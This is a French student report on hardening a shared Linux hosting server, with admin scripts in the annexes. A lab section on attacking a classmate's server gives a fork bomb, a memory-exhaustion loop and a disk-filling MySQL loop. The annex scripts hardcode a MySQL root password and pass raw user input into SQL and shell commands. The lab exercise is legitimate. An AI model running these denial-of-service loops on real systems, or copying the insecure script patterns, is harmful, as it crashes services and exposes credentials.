Il a donc fallu imaginer un système vérifiant que les utilisateurs ne dépassent pas leur quota MySQL. Nous avons donc fait un script bash qui s'exécute chaque minute grâce à cron. Il vérifie que les répertoires où sont stockés les bases des utilisateurs ne dépassent pas 10mo par client. Si le dossier dépasse 10mo, alors toutes les permissions de requêtes d'insertion sont supprimées. Si il fait moins de 10mo, alors tous les droits sont rendus à l'utilisateur. Ceci à l'avantage de laisser au client la permission d'utiliser des requêtes telles que « SELECT » afin que les visiteurs de son site ne soient pas pénalisés. Voici le script :

check\_size.sh(annexe 3)

```
#détermine les clients (afin de construire /var/lib/MySQL/user/)
user=`grep 8888 /etc/passwd | cut -f1 -d:`
for i in $user
do
    #determine la taille du dossier
    size=`du -k /var/lib/MySQL/$i | cut -f1`
    if [ $size -gt 10000 ]; then
        #on supprime les perms. si trop grand
        MySQL -u root -pemmenezle --exec "REVOKE INSERT,CREATE ON
$i.* FROM $i@localhost.localdomain"
    else
        #sinon on donne les perms.
        MySQL -u root -pemmenezle --exec "GRANT ALL PRIVILEGES ON
$i.* TO $i@localhost.localdomain"
    fi
done
```



#### 4) Conclusion MySQL

La solution que nous avons mise en place est restrictive, ceci est nécessaire pour une sécurité accrue. Néanmoins elle n'est pas parfaite, en effet, on a vu que chaque utilisateur peut insérer jusqu'à 400mo. Bien qu'il lui soit dès lors impossible d'insérer quoique ce soit, il occupe tout de même beaucoup de place. En imaginant que plusieurs clients occupent une telle place, alors notre serveur pourrait rencontrer des problèmes (partition /var pleine). Néanmoins, dans le cadre du projet ceci est impossible. Pour y remédier il faudrait supprimer la base et non pas supprimer seulement les permissions quand la elle atteint, par exemple 20mo.



## 6. Sécurisation de FTP

### 1) Présentation

Le serveur FTP est le dernier service nécessaire pour tout hébergeur. C'est principalement grâce à lui que chaque client pourra envoyer ses pages sur notre serveur.

Nous avons choisi vsftpd car d'après nos recherches, il semblerait que ce soit le serveur ftp le plus sécurisé. D'où son nom, Very Secure FTP. Si un seul argument avait suffi à nous convaincre, peut être serais-ce que c'est le serveur ftp du site kernel.org.

### 2) Sécurisation

De même que apache et les utilisateurs, vsftp est chrooté dans ~/. Il était nécessaire de le chrooté car vsftp se sert de etc/passwd et etc/shadow (c'est d'ailleurs pour ce service qu'il a fallu laisser ce fichier dans ~/etc/) pour identifier les utilisateurs mais aussi savoir ou est leur home. Voici ceux que contiennent les fichier ~/etc/passwd (qui a le même contenu que /etc/passwd mis a part que les utilisateurs n'étant jamais chrooté n'y figurent pas) :

~/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
www-data:x:101:101:www-data:/var/www:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
user:x:1004:8888:client,,:/home/user:/bin/bash
```

Si vsftp n'était pas chrooté, il lirait le fichier /etc/passwd pour localiser le home des utilisateurs. Il lui serait renvoyé /home/user/, mais ce répertoire n'existe pas ! En effet, le home des utilisateurs est ~/home/user/. Par conséquent le client ne pourrait se logué. En revanche, si vsftp est chrooté, alors il lira ~/etc/passwd qui lui renverra bien ~/home/user/.

Ce problème aurait pu être contourné en créant un lien symbolique /home/user pointant vers ~/home/user/. Mais cette solution était nettement moins souple.

Dans son fichier de configuration, vsftp propose de chrooter les utilisateurs pour les bloquer dans leur home. Nous n'avons pas hésité à utiliser cette option pour accroître la sécurité. Voici un extrait de ~/etc/vsftpd.conf

~/etc/vsftpd.conf (extrait) (annexe 6.2)

```
local_enable=YES
chroot_local_user=YES
```

local\_enable a pour intérêt de permettre le login des utilisateurs locaux (~/etc/passwd). Grâce à la seconde option, les utilisateurs ne peuvent remonter plus haut que ~/home/user/.

Les clients envoyant des fichiers via ftp le font généralement pour les publier tout de suite sur Internet, il serait donc plus commode que le fichier envoyé ait les bons droits de lecture / écriture, pour ne pas que l'utilisateur ai a chaque fois besoin de changer les permissions sur chaque fichier. Une option de vsftpd.conf permet de régler le umask :

~/etc/vsftpd.conf (extrait) (annexe 6.2)

```
local_umask=027
```



Le umask correspond à  $777 - \text{mask désiré}$ . Dans notre cas, chaque fichier envoyé aura donc un mask égale à  $777 - 027$  soit 750, autrement dit, `rwxr-x---`.

Il va de soit que nous avons interdit les utilisateurs anonyme.

Une des particularités du protocole ftp est de redirigé chaque connexion vers un autre port que le 21 afin de pouvoir continuer à écouter en attente d'autres connexions. La conséquence est qu'il est difficile de paramétrer un firewall car les serveur ftp attribue ces ports au hasard. Heureusement, il existe une option de configuration permettant de choisir la rangé de port ou le serveur ftp pourra « piocher » :

`~/etc/vsftpd.conf` (extrait) (annexe 6.2)

```
pasv_min_port=54101
pasv_max_port=54200
```

Dès lors il nous a suffit de paramétrer le firewall pour qu'il laisse passer le trafic sur ces ports.

La procédure d'installation de vsftp a été la même que pour apache et php. Et de la même façon, vsftp doit être démarré dans `~/`, par conséquent, il a fallu ajouter une ligne à `/etc/init.d/inittools.sh` (annexe 4.1) pour que celui se lance à chaque démarrage :

```
# chroot /home/chroot/ /etc/init.d/vsftpd start
```

### 3) FTP pour l'admin

Comme nous l'avons fait pour apache sur le port 8080, nous avons installé un vsftpd dans `/` sur le port 2121. Seul le super utilisateur à peut se loguer ici. Il n'était pas nécessaire mais s'est révélé très pratique pour transférer des données de configuration ainsi qu'accéder à notre serveur avec une machine n'ayant pas de client ssh.

### 4) Conclusion FTP

Un peu de la même façon que le protocole http, le protocole ftp n'est a priori pas la source de beaucoup de failles, sauf en cas de mauvaise configuration. Le fait de chrooté les utilisateurs dans un environnement chrooté semble un peu exagérer, mais après tout, si un client se trompait en modifiant les droits de son home, ce n'est pas en ftp qu'un autre utilisateur irait l'inquiéter.



## 7. Conclusion sécurisation

Arrivé au terme de la sécurisation de notre serveur, nous pensons que le client des plus banals n'arrivera pas à nous nuire. Nous même, avec les connaissances que nous avons, et avec la connaissance de l'architecture du serveur, ne serions pas en mesure de faire de grands exploits. Peu être en fouillant un peu du coté de PHP, nous trouverions une fonction qui nous permettrait à la rigueur de voir les fichiers sources d'un autre client.

Certes, nous pourrions aussi remplir le répertoire ~/tmp, mais le fait qu'il soit plein n'empêcherait ni apache, ni PHP, ni vsftp de fonctionner. Et de toute façon, la partition serait vider au prochain reboot du serveur.

Il est vrai que la sécurité totale n'existe pas, et ce n'est pas nous qui pouvons proclamer être des as en la matière, nous concevons donc tout à fait que notre serveur est loin d'être parfait, néanmoins, si quelqu'un pouvait venir nous montrer comment le casser, nous serions content d'y assister, sous réserve que la faille découverte nous soit expliqué.

Dans la conclusion générale, nous parlerons de ce que nous aurions aimé faire de plus, mais que, par manque de connaissances et de temps, n'avons pu mettre en place.



2<sup>ième</sup> Partie

# CONFRONTATION



# 1. Préparation

Notre serveur nous paraissant d'une sécurité satisfaisante, il nous fallu alors penser à ce que nous pourrions faire à nos « concurrents ». Il va de soit que nous ne louperions pas d'exécuter une requête SQL géante si cela nous était permis, mais nous nous sommes rendu compte que si on ne pensait les attaquer qu'avec les failles que nous avions tenter de combler sur notre serveur, nous n'arriverions sûrement à rien.

Nous avons donc défini un genre d'échelle de ce que nous pourrions réussir à faire.

La barre suprême étant de devenir root sur leurs machine. Si nous y parvenions, nous pouvions raisonnablement ne rien espérer de mieux. Mais devenir root ne s'avère apparemment pas être une mince affaire. La majorité des techniques consistent à faire exécuter à root du code à son insu. Du code qui de préférence nous permettrait d'être root par la suite. Imaginons par exemple que nous ayons des droits d'écriture sur le fichier /root/.bashrc (certes ceci est peu probable...), il suffirait de rajouter une ligne dans ce fichier qui s'exécuterait au prochain login du root. Cette ligne pourrait notamment changer le contenu du /etc/shadow pour remplacer le mot de passe root par un mot de passe que nous aurions choisis. Il est vrai que ce genre de faille est très peu probable, mais le principe est là.

Un peu moins prestigieux que d'être root, et bien moins intéressant, rendre leur serveur inutilisable. Ce genre d'attaque ne présente pas un grand intérêt mais si elle peut être menée démontre soit une attaque très habile, soit une défense très faible.

L'échelon suivant était de rendre un ou plusieurs services hors service justement. Par exemple empêcher Apache de servir ces pages.

Il aurait aussi pu être intéressant de voir les fichiers sources des autres clients afin de récupérer leur mot de passe MySQL et par conséquent, changer le contenu de leurs sites.

Enfin nous espèrerions au moins réussir à obtenir un certain nombre d'information sur le serveur tel que le montage des partitions, la version du kernel, etc...

Nous avons aussi mis un grand espoir dans le script listing.php (annexe 7) que nous avons écrit, il était notre plus grande chance d'avoir accès à certains endroits ou nos concurrents n'avaient pas pensé à interdire www-data d'aller fourrer son nez...

Nous avons alors entrepris de vastes investigations sur google afin de rechercher des moyen plus où moins certain d'arriver à quelque chose. Nous nous étions mis d'accord sur le fait de ne pas utiliser de faille de flood ip, car étant en réseau local avec un petit switch 4 ports, il aurait été difficile de déterminer qui du réseau ou du serveur empêchait vraiment la communication.



## 2. Déroulement

Afin de tester les vulnérabilités de nos opposants, nous avons employés plusieurs outils logiciels. Le premier d'entre eux, Nmap, nous a permis de scanner les ports ouverts sur le serveur de nos « adversaires ». Nous n'avons trouvé que les ports strictement nécessaires aux services que nous avons définis dans le sujet. C'est-à-dire les ports 20 et 21 pour FTP, le port 22 pour SSH et le port 80 pour HTTP.

L'étape suivante a été réalisée grâce à un logiciel sous Windows nommé N-Stealth, équivalent de Nessus sous linux. Ce logiciel scanne les serveurs web pour trouver diverses failles. Là le résultat s'avéra plutôt positif avec de nombreuses failles trouvées. Voici un exemple de faille qu'il a trouvé, 192.168.0.15 étant le serveur ciblé.

### Special Request

Niveau du Risque: Moyen

Emplacement: <http://192.168.0.15/test/jsp/declaration/IntegerOverflow.jsp>

Common Vulnerability/Exposure.

Néanmoins, ces failles étaient de nature douteuses, en effet, il n'y avait pas de JSP sur leur serveur. Pas plus que de IIS tel que nous a rapporté N-STEALTH.

La phase suivante fut de se connecter aux services que le serveur nous proposait pour afin de voir comment se présentait la sécurité générale. Explorant le système de fichier, nous nous sommes rendus compte que nous n'étions pas chrooté, car nous pouvions voir tous les fichiers de configuration, le noyau bref, tout ce qui est nécessaire au fonctionnement de l'OS. D'ailleurs, nous avons accès à toutes les commandes UNIX et pouvions facilement grâce à *mount* observer le montage des systèmes de fichiers ou encore voir avec *ps aux* tous les processus en cours sur la machine.

D'autre part, une surprise de taille nous attendait car tout le monde avait le droit de lecture et d'exécution depuis la racine et ce sur presque tous les fichiers présents dans la machine. Nous avons donc pu librement observer les configurations de tous les services du serveur, que ce soit apache, ssh, ou le firewall. De cette même manière, nous pouvions librement consulter les données de chaque utilisateur du serveur.

Nous avons ensuite testé plusieurs scripts. Le premier d'entre eux, *listing.php* (annexe 7) devait être une sorte de navigateur en php qui une fois mis via le ftp nous permettait de naviguer sur les comptes des autres clients et dans tout le serveur sous l'identité de www-data. Il s'est avéré totalement inutile puisque nous avions déjà accès à tout. Mais le screenshot page suivante nous montre néanmoins les droits des dossiers à la racine.

Etant donné les failles précédentes, il nous a été facile de repérer que d'une part, il n'existait pas de limites des ressources matérielles hormis des quotas sur la partition /home. Et d'autre part, lorsque que nous effectuions la commande *mount*, nous pouvions remarqué qu'aucun système de fichier n'était monté avec des options de sécurité tels que *-nodev* ou *-noexec*. Nous avons donc lancé deux petits script, en C, très simples : *while(1) fork();* et l'autre *while(1) malloc(10);*. Les deux fois, le serveur a planté avec obligation de le rebooter,



les scripts rendant toute commande impossible et empêchant les services http et ftp de répondre.

Enfin, la dernière chose que nous avons faite a été de remplir à deux reprise la partition / à 100%. La première fois, simplement en créant un énorme fichier dans /tmp puisque celui-ci n'était pas sur un système de fichier à part. Pour la seconde fois, nous avons prévu un script PHP qui insérait en boucle une énorme requête MySQL (16 Mo étant la taille maximale par défaut pour MySQL, ce que nous avons pu d'ailleurs vérifier en regardant leur fichier etc/mysql/my.cnf). Or Nous fûmes surpris de découvrir que PHP ne pouvait pas se connecter à la base MySQL, alors que c'est un service nécessaire pour de nombreux sites Internet. Nous nous sommes donc connecté en SSH sur le serveur et avons créé un petit script bash effectuant cette requête.

```
#!/bin/bash
while [ 0 -eq 0 ]
do
    mysql --exec "INSERT INTO cool.test VALUES ('quelques ko de données \') -u
vous -pvous
done
```

Le résultat fut le même puisque le disque fût remplie à 100%.

Le script *listing.php* (annexe 7) à la racine du serveur :

Folder list and tools.

List folder :  
Empty space : 1910.51Mo

Commande NUX :  
/

Visualiser la sortie de la commande  
(/tmp/tmp.tmp)

Remove File :  
/

Send file :  
/

directory :  
/

File	dir	Size (ko)	Last Modification	Perms	Owner
lost-found	#	48	09/03/2005 21:08:22	drwxr-xr-x	root
home	#	4	10/03/2005 17:34:59	drwxrwxr-x	root
etc	#	4	10/03/2005 18:38:20	drwxr-xr-x	root
media	#	4	09/03/2005 21:08:57	drwxr-xr-x	root
cdrom	#	4	09/03/2005 21:08:57	drwxr-xr-x	root
var	#	4	09/03/2005 22:20:13	drwxr-xr-x	root
usr	#	4	09/03/2005 22:36:06	drwxr-xr-x	root
bin	#	4	09/03/2005 21:58:25	drwxr-xr-x	root
boot	#	4	09/03/2005 21:14:38	drwxr-xr-x	root
dev	#	24	10/03/2005 17:23:51	drwxr-xr-x	root
lib	#	4	09/03/2005 21:56:27	drwxr-xr-x	root
mnt	#	4	09/03/2005 21:09:58	drwxr-xr-x	root
proc	#	0	10/03/2005 17:22:50	dr-xr-xr-x	root
root	#	4	10/03/2005 17:06:00	drwxr-xr-x	root
sbin	#	4	09/03/2005 22:25:22	drwxr-xr-x	root
tmp	#	4	10/03/2005 18:39:55	drwxrwxr-t	root
sys	#	0	10/03/2005 17:22:50	drwxr-xr-x	root
srv	#	4	09/03/2005 21:10:14	drwxr-xr-x	root
opt	#	4	09/03/2005 21:10:14	drwxr-xr-x	root
initrd	#	4	09/03/2005 21:10:14	drwxr-xr-x	root
initrd.img	#	4312	09/03/2005 21:13:45	-rw-r--r--	root
vmlinuz	#	1071.04	09/03/2005 21:13:19	-rw-r--r--	root
firewall.sh	#	0	10/03/2005 00:37:02	-rw-r--r--	root

phpinfo



### 3. Conclusion confrontation

La conclusion de la confrontation est plutôt décevante. En effet d'une part, alors que nous avons préparé plusieurs scripts, et fait beaucoup de recherche sur Internet afin de pouvoir attaquer un serveur que nous pensions trouvé sécurisé, nous avons été très déçu de trouver une machine sans même une quelconque protection pour la gestion des droits. Cette phase nous a vraiment déçu et découragé pour poursuivre nos tentatives dans la recherche de failles.

D'autre part alors que nous pensions pouvoir perfectionner la sécurité de notre serveur grâce à des attaques, il n'y a eu aucune tentative, ce qui nous a déçu de plus belle, étant donné que nous considérons cette phase comme la finalité de notre projet : savoir si quelqu'un ayant travaillé sur le même sujet avait abordé un aspect que nous avons omis et par lequel il aurait pu nous pirater.

De plus, la phase de sécurisation a demandé un travail énorme pour nous qui ne connaissons UNIX que grâce à notre formations et n'avions que de vagues notions de sécurité. Le fait que rien ne soit tenté contre notre serveur donne une large impression d'un travail effectué pour rien, si ce n'est ce que comporte ce rapport. Bien sur, nous avons appris une multitude de choses, mais nous restons tout de même énormément sur notre « faim ».

La confrontation, n'en était en fait pas vraiment une et cela nous a gêné vis-à-vis du groupe qui faisait le même sujet que nous car présenter les omissions de sécurité (ce ne sont pas vraiment des failles) n'était pas vraiment le but, à notre sens, de cette partie.



# Conclusion



Ce projet tuteuré, créer un serveur d'hébergement mutualisé sécurisé, nous a été vraiment bénéfique et ce de deux manières. Premièrement, il nous a permis de découvrir l'univers linux beaucoup plus profondément que ce que l'on a pu voir en cours. Au lieu d'un TP, semi guidé, nous devons nous débrouiller pour trouver la commande, la ligne de fichier de configuration qui permettrait de réaliser la petite part de sécurité supplémentaire que nous avons en tête. De plus, cela a été l'occasion de grandement enrichir nos connaissances en sécurité et ainsi de se rendre compte que quoi qu'on fasse, la sécurité n'est jamais parfaite car il faut toujours accorder un minimum de liberté aux utilisateurs. Il faut toujours qu'il y ai un juste équilibre entre sécurité, performance, service et fiabilité. Il est du domaine de l'impossible d'avoir ces quatre conditions complètement réunis, il faudra toujours en laisser au moins un peu une au dépend de l'autre.

Nous sommes aussi conscient que ce serveur, même s'il peut paraître, à nos yeux en tout cas, un tant soit peu sécurisé, n'est qu'une ébauche de ce qu'il devrait être. En effet, de nombreux services que nous aurions voulu utilisés ce sont avérés devenir de véritable « gouffres à temps ». Nous entendons par là, que nous avons passé beaucoup de temps à essayer de faire fonctionner certains services dont quelques-uns ne marche pas (comme c'est le cas de suPHP et de pam\_mount) si bien que nous n'avions plus eu de temps pour en développer d'autres qui auraient été intéressant. C'est le cas par exemple d'un cron effectuant des sauvegardes régulières des données, d'un IDS, d'une gestion des logs ou encore d'une firewall avec des règles un peu plus avancées. Il manque aussi la gestion des DNS et d'un serveur mail.

Enfin, nous avons été plutôt déçu par la partie où l'on devait confronter nos deux serveurs puisqu'elle n'a pas vraiment eu lieu. Mais globalement, nous gardons une très bonne impression de ce projet qui nous largement permis d'approfondir nos connaissances en général.



# ANNEXES



## adduser.sh

```
#!/bin/bash
#Permet d'ajouter un utilisateur, de lui donner les droits nécessaires
#et de lui donner l'accès aux services.

#on vérifie que la commande a bien été appelée avec 2 arguments (user et pass)
if [ $# -ne 2 ];then
    echo "usage : adduser username pass"
    exit
fi

#ajoute un utilisateur via la commande debian
#l'alias adduser a été utilise pour exécuter le fichier,
#par consequent, on doit appeler la commande avec son chemin
#l'option --gecos empêche la demande d'information et
#--no-create-home est utilisé pour empêcher la création de /home/user (cf. chroot)
/usr/sbin/adduser --gecos "client" --no-create-home $1
retour=$?

#si l'ajout s'est bien terminé, exécute la suite
if [ $retour -ne 0 ];then
    exit
fi

#DATA_USER répertoire ou sont stockées les données des utilisateurs
DATA_USER="/home/data/clients/$1"

#créer le répertoire ou seront les donnes de l'utilisateur
mkdir $DATA_USER

#créer le /home/chroot/home/user (rep virtuel du user)
mkdir /home/chroot/home/$1

#copie le squelette dans le répertoire perso de l'utilisateur
cp -r /etc/skel/www/ $DATA_USER

#donne les droits aux utilisateurs sur leur répertoires.
chmod g+s $DATA_USER
chmod 750 /home/chroot/home/$1

#on copie les passwd du system dans le répertoire /home/chroot
grep -E "^$1:" /etc/passwd >> /home/chroot/etc/passwd
grep -E "^$1:" /etc/shadow >> /home/chroot/etc/shadow

#on rajoute l'utilisateur au fichier /etc/security/chroot.conf
echo $1 /home/chroot/ >> /etc/security/chroot.conf

#Montage de son home
/tools/mountu.sh $1
```



```

#crée les quotas de l'utilisateur en copiant ceux de uq
edquota -u $1 -p uq

#Paramètres mysql (création de la base et attribution des droits sur celle-ci)
mysql --password=emmenezle --exec "CREATE DATABASE $1"
mysql --password=emmenezle --exec "GRANT ALL PRIVILEGES ON $1.* TO
$1@localhost.localdomain IDENTIFIED BY '$2' WITH MAX_QUERIES_PER_HOUR
2000 MAX_UPDATES_PER_HOUR 2000 MAX_CONNECTIONS_PER_HOUR 200"

#Paramètres de eskuel
INC=$DATA_USER/www/eskuel/config.inc.php
echo "<?" >> $INC
echo "\$confDB[0]['name'] = 'MyDB';" >> $INC
echo "\$confDB[0]['host'] = '127.0.0.1';" >> $INC
echo "\$confDB[0]['user'] = '$1';" >> $INC
echo "\$confDB[0]['password'] = '$2';" >> $INC
echo "\$confDB[0]['db'] = ";" >> $INC
echo "\$confDB[0]['tp'] = ";" >> $INC
echo "?>" >> $INC
chmod 770 $INC

#HTA pour eskuel
PASSWD=$DATA_USER/www/eskuel/.passwd
HTA=$DATA_USER/www/eskuel/.htaccess
echo "AuthUserFile /home/$1/www/eskuel/.passwd" > $HTA
echo "AuthName \"Acces Restreint\"" >> $HTA
echo "AuthType Basic" >> $HTA
echo "<Limit GET POST>" >> $HTA
echo "Require valid-user" >> $HTA
echo "</Limit>" >> $HTA
htpasswd -dbc $PASSWD $1 $2
chmod 740 $PASSWD $HTA
chown $1 $PASSWD $HTA

#Tous les fichiers présents dans le répertoires de l'utilisateur
#doivent lui appartenir pour qu'il puisse les modifier.
chown $1 $DATA_USER -R

#Les fichiers du répertoires doivent appartenir à www-data
#pour qu'ils puissent être publiés sur internet.
chgrp www-data $DATA_USER -R

#Seul user a tous les droits sur son home.
#le groupe www-data a les droit de lecture et d'exécution.
chmod 750 /home/chroot/home/$1

echo "User succesfully added"
echo "!!!"

```



**deluser.sh**

```

#!/bin/bash
#Permet de supprimer un utilisateur et tout ce qui lui était associé
#on vérifie que l'on donne bien un seul paramètre (user)
if [ $# -ne 1 ];then
    echo "usage : deluser username"
else
    #démontage du répertoire des données de user
    #et redirection des erreurs dans le fichier /tmp/mtmp
    umount /home/data/clients/$1 -l 2> /tmp/mtmp

    #Si une erreur contenant la chaîne busy se produit,
    #on arrête car quelqu'un utilise le système de fichier
    grep -E busy /tmp/mtmp
    if [ $? -eq 0 ];then
        echo " -----BUSY-----"
    else
        #Suppression de l'utilisateur avec la commande UNIX
        #et on vérifie que la suppression s'est bien passé
        /usr/sbin/deluser $1
        DEL=$?
        if [ $DEL -eq 1 ];then
            echo "- Suppression de l'utilisateur :      ECHEC"
        else
            echo "- Suppression de l'utilisateur :      REUSSITE"
        fi
        if [ $DEL -eq 1 ];then
            exit
        fi

        #suppression de la base de donnée et suppression de l'utilisateur
        mysql --password=emmenezle --exec "DROP DATABASE $1"
        mysql --password=emmenezle --exec "DELETE FROM mysql.user
WHERE User = '$1'"

        #suppression du répertoire des données de l'utilisateur
        rm -r /home/data/clients/$1
        if [ $? -eq 1 ];then
            echo "- Suppression de /home/clients/user :      ECHEC"
        else
            echo "- Suppression de /home/clients/user :      REUSSITE"
        fi

        #suppression du repertoire /home de l'utilisateur
        rm -r /home/chroot/home/$1
        if [ $? -eq 1 ];then
            echo "- Suppression de /home/data/clients/user :      ECHEC"
        else
            echo "- Suppression de /home/data/clients/user :

```



```

REUSSITE"
    fi
    #suppression de l'utilisateur dans le fichier de configuration de chroot
    more /etc/security/chroot.conf | grep -E "^$1 " -v >
/etc/security/chroot.conf
    #suppression de l'utilisateur dans le passwd du chroot
    more /home/chroot/etc/passwd | grep -E "^$1:" -v >
/home/chroot/etc/passwd
    #suppression de l'utilisateur dans le shadow du chroot
    more /home/chroot/etc/shadow | grep -E "^$1:" -v >
/home/chroot/etc/shadow

    fi
    #suppression du fichier temporaire créé.
    rm /tmp/mtmp
fi

```

## check\_size.sh

```

#!/bin/bash
#Permet de vérifier régulièrement grâce à cron
#que les utilisateurs ne dépassent pas leurs quotas MySQL

#récupération du nom de tous les utilisateurs du groupe client (gid=8888)
user=`grep 8888 /etc/passwd | cut -f1 -d:`

#on effectue une vérification pour chaque utilisateur
for i in $user
do
    #récupération de la taille de la base de l'utilisateur
    size=`du -k /var/lib/mysql/$i | cut -f1`

    #test si la taille de la base est supérieure à 10000 ko
    if [ $size -gt 10000 ]; then

        #si la base est trop grande, suppression des droits d'insertion et de création sur cette base.
        mysql -u root -pemmenezle --exec "REVOKE INSERT,CREATE ON $i.* FROM
$i@localhost.localdomain"
    else

        #Si la taille de la base est inférieure à 10000ko, on redonne les privilèges sur la base
        mysql -u root -pemmenezle --exec "GRANT ALL PRIVILEGES ON $i.* TO
$i@localhost.localdomain"
    fi
done

```



## Scripts d'initialisations

inittools.sh

```
#!/bin/bash
#ce script présent dans /etc/init.d permet lors du boot du serveur
#de mettre en place tout ce qui est nécessaire

#lancement du script initmount.sh
/tools/initmount.sh

#lancement du script initquota.sh
/tools/initquota.sh

#on chroot apache et vsftpd et on les démarre
chroot /home/chroot/ /etc/init.d/apache start
chroot /home/chroot/ /etc/init.d/vsftpd start

#on applique le mode g+s au home de tous les utilisateurs
chmod -R g+s /home/chroot/home

echo "Fin lancement inittools"
```

initquota.sh

```
#!/bin/bash
#Ce script permet lorsque le serveur boot
#d'activer les quotas d'utilisateurs.

echo "Turning quota on..."

#ajout du module noyau quota
modprobe quota_v2

#initialisation des systèmes de fichier prenant les quotas en compte
/sbin/quotacheck -avug

#les quotas sont fonctionnels
/sbin/quota on -a
```



initmount.sh

```
#!/bin/bash
#pour chaque utilisateur du groupe client, on appelle le script mounts.sh
user=`grep 8888 /etc/passwd | cut -f1 -d:`
for i in $user
do

    /tools/mountu.sh $i

done
```

mountu.sh

```
#!/bin/bash
#monte le répertoire de données dans le /home des utilisateurs
#avec les options noexec, nodev, nosuid et bind.

mount /home/data/clients/$1/ /home/chroot/home/$1/ -o noexec,nodev,nosuid,bind
```



# Phpsysinfo

Cette page permet aux utilisateurs de visualiser diverses informations matérielles concernant le serveur. Comme apache est chrooté, ils n'ont pas accès à ces données et obtiennent donc cette page :

## Information Système : N.A. (192.168.0.10)

Système		Information Matériel	
Nom d'hôte canonique	N.A.	Processeurs	N.A.
IP	192.168.0.10	Modèle	N.A.
Version du noyau	N.A.	Fréquence	N.A. MHz
Distro Name	Debian 3.1	Taille Cache	N.A.
Uptime	0 minutes	Bogomips	N.A.
Utilisateurs	5	Périph. PCI	aucun
Charge système	N.A. N.A. N.A.	Périph. IDE	aucun

Réseau			
Périphérique	Réception	Envoi	Err/Drop

Utilisation mémoire				
Type	Utilisation	Libre	Utilisé	Taille
Mémoire Physique	0%	0.00 Ko	0.00 Ko	0.00 Ko
Swap disque	0%	0.00 Ko	0.00 Ko	0.00 Ko

Systèmes de fichiers montés				
Point	Type	Partition	Utilisation	Taille
			Totaux : 0%	0.00 Ko

Modèle :  Langue :

Créé par phpSysInfo-2.3 on Mar 12, 2005 at 12:20:57 AM

Par contre, les administrateurs ont un accès protégé sur le port 8080, autrement dit, sur le serveur apache qui n'est pas chrooté. Ils peuvent donc obtenir la page suivante :

## Information Système : localhost.localdomain (192.168.0.10)

Système		Information Matériel	
Nom d'hôte canonique	localhost.localdomain	Processeurs 1	
IP	192.168.0.10	Modèle	Mobile Intel(R) Pentium(R) 4 - M CPU 2.20GHz
Version du noyau	2.4.27-1-386	Fréquence	2193.57 MHz
Distro Name	Debian 3.1	Taille Cache	512 KB
Uptime	1 jours 7 heures 51 minutes	Bogomips	4377.8
Utilisateurs	2	Périph. PCI	0000:00:1f:1 IDE interface: Intel Corp. 82801DBM 0000:00:1f:5 Multimedia audio controller: Intel Corp. 82801DB/DBL/DBM 0000:01:00:0 VGA compatible controller: ATI Technologies Inc Radeon R250 Lf [Radeon Mobility 9000 M9] 0000:02:00:0 Ethernet controller: Broadcom Corporation BCM4401 100Base-T 0000:02:01:1 FireWire : Texas Instruments PCI4510 IEEE-1394 Controller
Charge système	0.00 0.00 0.00	Périph. IDE	hda: HITACHI_DK23EB-40 (Capacité: 37.26 Go) hdc: Samsung CD-RW/DVD-ROM SN-324B
		Périph. USB	Linux 2.4.27-1-386 ehci_hcd Intel Corp. 82801DB USB2.0:1d.7 USB UHCI Root Hub bf20 USB UHCI Root Hub bf40 USB UHCI Root Hub bf80

Réseau			
Périphérique	Réception	Envoi	Err/Drop
lo	297.57 Ko	297.57 Ko	0/0
eth0	60.50 Mo	12.18 Mo	0/0

Utilisation mémoire				
Type	Utilisation	Libre	Utilisé	Taille
Mémoire Physique	38%	310.65 Mo	193.36 Mo	504.01 Mo
Swap disque	0%	760.85 Mo	0.00 Ko	760.85 Mo

Systèmes de fichiers montés				
Point	Type	Partition	Utilisation	Taille
/	ext3	/dev/hda8	63%	287.00 Mo
/dev/shm	tmpfs	tmpfs	0%	252.00 Mo
/home	xfs	/dev/hda9	75%	236.76 Mo
/home/chroot/tmp	xfs	/dev/hda11	0%	473.05 Mo
/var	xfs	/dev/hda10	15%	809.98 Mo
/home/chroot/home/rabbit	xfs	/home/data/clients/rabbit	75%	236.76 Mo
/home/chroot/home/benji	xfs	/home/data/clients/benji	75%	236.76 Mo
/home/chroot/home/user	xfs	/home/data/clients/user	75%	236.76 Mo
			Totaux : 56%	2.70 Go

Modèle :  Langue :

Créé par phpSysInfo-2.3 on Mar 12, 2005 at 12:13:50 AM

Cela nous montre la grande différence entre ce que voient les utilisateurs et la réalité du système.



## Les fichiers de configuration

Le fichier de configuration de sshd : `~/etc/ssh/sshd_config`

```
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Protocol 2

# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key

#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 600
PermitRootLogin no
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes

# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no

# similar for protocol version 2
HostbasedAuthentication no

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable tunnelled clear text passwords
PasswordAuthentication no

X11Forwarding no
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
KeepAlive yes

Subsystem sftp /usr/lib/sftp-server

UsePAM yes
```



Le fichier de configuration de vsftpd: ~/etc/vsftpd.conf

```
# Run standalone? vsftpd can run either from an inetd or as a standalone
# daemon started from an initscript.
listen=YES
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=027
#
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
#
# Activate logging of uploads/downloads.
xferlog_enable=YES
#
# By default the server will pretend to allow ASCII mode but in fact ignore
# the request. Turn on the below options to have the server actually do ASCII
# mangling on files when in ASCII mode.
# Beware that turning on ascii_download_enable enables malicious remote parties
# to consume your I/O resources, by issuing the command "SIZE /big/file" in
# ASCII mode.
# These ASCII options are split into upload and download because you may wish
